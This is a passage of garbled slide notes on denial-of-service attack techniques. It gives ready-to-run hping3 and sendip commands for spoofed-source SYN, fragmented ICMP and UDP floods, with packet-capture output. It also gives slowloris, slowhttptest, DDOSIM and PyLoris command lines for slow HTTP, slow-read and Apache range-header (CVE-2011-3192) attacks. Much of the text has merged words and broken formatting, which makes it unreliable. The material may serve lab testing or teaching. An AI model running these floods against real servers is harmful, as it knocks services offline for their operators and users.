--faster -d 40 -c 100 ; done ; done #ICMP control fragmented: hping3 10.1.1.13 -f -q -I eth1 --icmp -C 5 -K 0 -c 40 --faster Result : 9:11:29.835130 IP 10.1.1.11 > 10.1.1.13: [|icmp] 19:11:29.835205 IP 10.1.1.11 > 10.1.1.13: ip-proto-1 19:11:29.835238 IP 10.1.1.11 > 10.1.1.13: ip-proto-1
  • 4.
    #Syn=0 and Seqnumber=0 hping3 10.1.1.11 -a 10.1.1.13 -I eth0 -S -q -s 2000 -p 800 --fast -c 5 -M 0 -k 10.1.1.11.2000 > 10.1.1.13.800: Flags [S], cksum 0xaed1 (correct), seq 0, win 512, length 0 19:14:17.867325 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 40) #SENDIP sendip -p ipv4 -is 10.1.1.11 -p tcp -tn 0 -tfs 0 -ts 2000 -td 84 -v 10.1.1.13 SIP=DIP sendip -p ipv6 -6s 2000::11 -v 2000::13 -p tcp -tn 10 -tfs 10 -ts 2000 -td 84 #Freg and sport=dport hping3 -S -d 2000 --fast --rand-source 11.0.0.253 -I eth1 -c 2 -f -S -g 0 -k -p 2000 -s 2000 19:22:49.915254 IP (tos 0x0, ttl 64, id 101, offset 0, flags [+], proto TCP (6), length 36) 11.71.107.74.2000 > 11.0.0.253.2000: [|tcp] 19:22:49.915273 IP (tos 0x0, ttl 64, id 101, offset 16,flags [+], proto TCP (6), length 36) 11.71.107.74 > 11.0.0.253: ip-proto-6 19:22:49.915278 IP (tos 0x0, ttl 64, id 101, offset 32,flags [+], proto TCP (6), length 36) 11.71.107.74 > 11.0.0.253: ip-proto-6 UDP Flood:  UDP datagramis been send of randomports, target check for the serviceon that ports and finding,returns an ICMP service/ destination unreachable.The attack is continueuntil the network pipe is filled.The attacker can use spoofed address.  How to send : hping3 10.1.1.13 -I eth0 --udp -p 53 --i u1000 Sending the udp with random sourcewith dport increasing hping3 --rand-source10.1.1.13 -I eth0 --udp -s 10 -d 80 -p ++1 -i u10000 10,000 packets per microsec.That is 10 packet per sec. Layer 7 attacks(Slow HTTPattacks) Layer 7 attacks aremore focused on exploitingthe Application layer vulnerability.In all theattacks a valid TCP/UDP connection is been made so attack can pass through Layer 4 detections. HTTP partial request-Get and post Description:This is http protocol GET( and Post) exploitation when server waits for full request and keep the connection open when attacker sends the partial requestfor Http Get. Tool Description working: This tool sends the any number of Http GET(or Post)requests but never sends the full requests.Tool sleep some time and startit again. A normal Http GET request will finish therequest by rnrn But slowloris only send rn and leave itthere. Send another request and so on.. Normal header:: rnrn” In slowloris :: rn Most of the time, admin will notnotice if the server is down becauseno log is written unti l request is been complete and request is never complete. HTTP server those are not affected by slowloris attack are IIS6.0,IIS7.0,lighttpd ,Squid ,nginx. IIS is not affected because IIS impose a timeout for HTTP herder to be send. Any HTTP connection which exceeds the headers timeout will be closed.
  • 5.
    HTTP Slow PostAttack( full request slow connection) These kinds of attacks evaded one more of layer7 detections as the full header is been send. Attacker can randomized the content- length, character,cookies and time-intervals between POST byte to avoid any detection. How does this work: An attacker establishes a number of post request/connections with largeContact-Length as a largenumber (say 20000).Now attacker will mimic as slowclientand send data very slowingand server will keep the connection open. Server affected to this are: Both Apache and IIS Http slowread( TCP windowand slowread) Data us been read byte by byte, many bots will request largeamount of data and then read slowly. Onceconnection is been established,attacker will advertised very small receivingwindow,and server will send data slowly.Many slowconnection will hitthe web-servers concurrent connections limit. Tools: Slowloris ( HTTP partial request ) This is mostpopular tool for HTTP partial GET and Post attack. Download the perl scriptslowloris.pl How to run: Find sever time out: perl slowloris.pl -dns [target] -port [webserver] –test In that time server will be down or have a high latency. Attack: /slowloris.pl -dns www.example.com -port 80 -timeout 200 -num 500 -tcpto 5 · -httpready: HTTPReady will usePOST method in placeof Get. Httpready : Use POST in placeof GET/HEAD. After the Apache weakness about partial requestis been exposed, apacheadded the patch called “HTTPReady”. With this patch, HTTP server will notlaunch until full requestis received. But the check was only for HTTP GET and HTTP HEAD request. Slowhttptest(combinationof multiple script –partial header,slowpost and slowread) Slowhttptest: A attack simulator created as Google project for DDoS attacks on web-serve, this tool includes the scripts like slowloris,SlowHTTP POST, Slow Read attack and Apache Range Header attack. Default settings: Slow header/ or partial request HTTP Get request for 50 connections and every 10 sec, a followup header with random name( byte length <=32) is beingsent.
  • 6.
     Switch –Bis for slowread. slowhttptest -c 5 -r 5 -B -l 60 -i 20 -s 4089 -v 3 -u http://200.1.1.112/index.html five conn connection ( c 5) conn rate = r5 test length 5 This will read every 20 sec(-i 20) from file. Contain length : 4089 ( -s 4089)  Same test for slowread ( -X) slowhttptest -c 5 -r 5 -B -l 60 -X -s 4089 -v 3 -u http://200.1.1.112/index.html read in 60 seconds  For Proxy: ./slowhttptest -c 1000 -X -r 1000 -w 10 -y 20 -n 5 -z 32 -u http://someserver/somebigresource -p 5 -l 350 -e x.x.x.x:8080 MultipleRange header HEAD requests for (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192) The byterange filter in the Apache HTTP Server allows remote attackers to causea high memory and CPU consumption via a Range header that expresses multipleoverlappingranges Example: slowhttptest -R -u http://200.1.1.112/ -t HEAD -c 1000 -a 10 -b 3000 -r 500 -a is x startthe range, -b is y the end of range and increment is setby 1 byte.
  • 7.
     Send FIVEGET request in one line,that is pipelineGET in singleconnection (-k 5) slowhttptest -c 1 -X -i 70 -k 5 -l 120 -r 1 -x 100 -t GET -u http://200.1.1.112/index.html Slow read : slowhttptest -c 1000 -X -g -o slow_read_stats -r 200 -w 512 -y 1024 -n 5 -z 32 -k 3 -u http://200.1.1.112/index.html -p 3 4. DDOSIM—Layer 7 DDOS Simulator ( Linux) DDOSIM is another popular DOS attackingtool. As the name suggests,it is used to perform DDOS attacks by simulatingseveral zombie hosts.All zombie hosts create full TCP connections to the target server. This tool is written in C++ and runs on Linux systems. These are main features of DDOSIM Download DDOSIM here: http://sourceforge.net/projects/ddosim/ 1. Establish 10 TCP connections from random IP addresses to www server and send invalid HTTP requests (similar to a DC++ based attack): ./ddosim -d 192.168.1.2 -p 80 -c 10 -r HTTP_INVALID -i eth0 2. Establish infiniteconnections from sourcenetwork 10.4.4.0 to SMTP server and send EHLO requests: ./ddosim -d 192.168.1.2 -p 25 -k 10.4.4.0 -c 0 -r SMTP_EHLO -i eth0 3. Establish infiniteconnections athigher speed to www server and make HTTP valid requests: ./ddosim -d 192.168.1.2 -p 80 -c 0 -w 0 -t 10 -r HTTP_VALID -i eth0 PyLoris Work for both window and linux Perform DOS attacks on a service.This tool can utilizeSOCKS proxies and SSL connections to perform a DOS attack on a server. It can target various protocols,includingHTTP, FTP, SMTP, IMAP, and Telnet. Download PyLoris: http://sourceforge.net/projects/pyloris/ It is python 3.0 based so add the path variables. C:Users..pyloris-3.2pyloris-3.2>Python pyloris.py 192.168.0.1 A user interface will open up.
  • 8.
    Default: 500 connection/ over 50 threads Traffic:One 1 byte/second until server closethe connection. HTTP Testing (1)AB For HTTP performace AB apacheHTTP server benchmarking tool Curl ( for http): Rate : curl --limit-rate1B -O http://200.1.1.13/extra.html root@kali:/home/test2/test/http/b0# curl --limit-rate1B -O http://200.1.1.13/extra.html
  • 9.
    FTP curl -u anonymous:anouymous-O ftp://200.1.1.13/test.txt curl --resolvewww.example.org:80:127.0.0.1 http://www.example.org/